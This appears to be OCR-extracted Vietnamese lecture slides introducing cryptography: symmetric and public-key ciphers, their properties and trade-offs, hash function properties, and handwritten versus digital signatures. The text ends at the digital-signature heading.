
Đảm bảo tính

Xác thực


Đảm bảo tính

Xác thực thể

Phân loại


Thuật toán mật mã
Mật mã đối xứng
Mã dòng
Mã khối
Hàm băm
Hàm băm không khóa
Hàm băm có khóa
Mật mã khóa công khai
Chữ kí số
Sinh số ngẫu nhiên

Mật mã đối xứng




DES, 3DES
IDEA
AES, Rijndael
RC2,
RC4
SEAL

Tính chất của mật mã đối xứng

- Khóa mã hóa và khóa giải mã là như nhau, được chia sẻ và giữ bí mật bởi hai bên
- Số lượng khóa trong hệ thống n người dùng là n(n-1)/2
- Nói chung, chưa chứng minh được độ an toàn về mặt lý thuyết → An toàn thực tế
- Các phép toán thường đơn giản nên cho tốc độ cao

Khóa bí mật được chia sẻ bởi 2 bên → không có khả năng chống chối bỏ

Mật mã khóa công khai



RSA
Diffie-Hellman
El-Gamal; DSA
ECDH, ECDSA

- Mã hóa và giải mã thực hiện trên hai khóa khác nhau nhưng có liên quan đến nhau
- Mã hóa thực hiện trên khóa CÔNG KHAI của NGƯỜI NHẬN
- Giải mã thực hiện trên khóa BÍ MẬT của NGƯỜI NHẬN
- Không thể tìm ra khóa bí mật từ khóa công khai
  - Khóa phải có kích thước lớn
  - Bài toán tìm khóa bí mật từ khóa công khai phải có độ phức tạp tính toán làm mũ
- Khóa công khai của mỗi người là duy nhất

Tính chất của mật mã khóa công khai

- Khóa mã hóa và khóa giải mã là khác nhau.
- Mỗi bên có khóa bí mật của riêng mình và khóa công khai tương ứng (Ks, Kp)
- Từ khóa công khai không thể tìm ra khóa bí mật
- Dữ liệu được mã hóa bằng khóa công khai, giải mã bằng khóa bí mật
- Mọi người đều có thể mã hóa nhưng chỉ một người có thể giải mã, chính người mã hóa cũng không thể giải mã
- Thường tính toán trên số lớn nên cho tốc độ thực thi thấp

So sánh mật mã đối xứng và mật mã khóa công khai

Mật mã đối xứng



Các bên CẦN thỏa thuận trước khóa bí mật cần dùng; số lượng khóa lớn



Gồm các phép toán với bít, byte nên tốc độ CAO → có thể xử lý lượng LỚN dữ liệu

Mật mã khóa công khai




Các bên KHÔNG CẦN thỏa thuận trước về khóa; số lượng khóa nhỏ



Thực hiện tính toán với số rất lớn nên tốc độ THẤP → chỉ phù hợp với lượng NHỎ dữ liệu

Sử dụng mật mã đối xứng
hay
mật mã khóa công khai?


Sử dụng mật mã đối xứng và mật mã khóa công khai



Đối xứng-symmetry

Bất đối xứng - Asymmetrical

Hàm băm



MD4
MD5
SHA1
SHA224
SHA256
SHA512



Tính chất của hàm băm

- Nén → quan hệ giữa thông điệp và bản tóm lược không phải là tương ứng 1:1
- Kháng tiền ảnh: từ H(x) không thể tìm được x
- Kháng tiền ảnh thứ hai: cho trước x, không thể tìm được x' sao cho H(x) = H(x')
- Kháng va chạm: không thể tìm được cặp (x, y) sao cho H(x) = H(y)

Trong ứng dụng thực tế, có thể coi quan hệ x : H(x) là một tương ứng 1:1. Có thể dùng H(x) để đại diện cho x

Chữ kí viết tay

- Đặc trưng cho người kí, mỗi người có một chữ kí đặc trưng, không thể được tạo ra bởi người khác
- Chữ kí gắn liền với một văn bản, không thể di chuyển sang văn bản khác
- Mọi người đều có khả năng kiểm tra chữ kí của một người bất kì

Chữ kí số

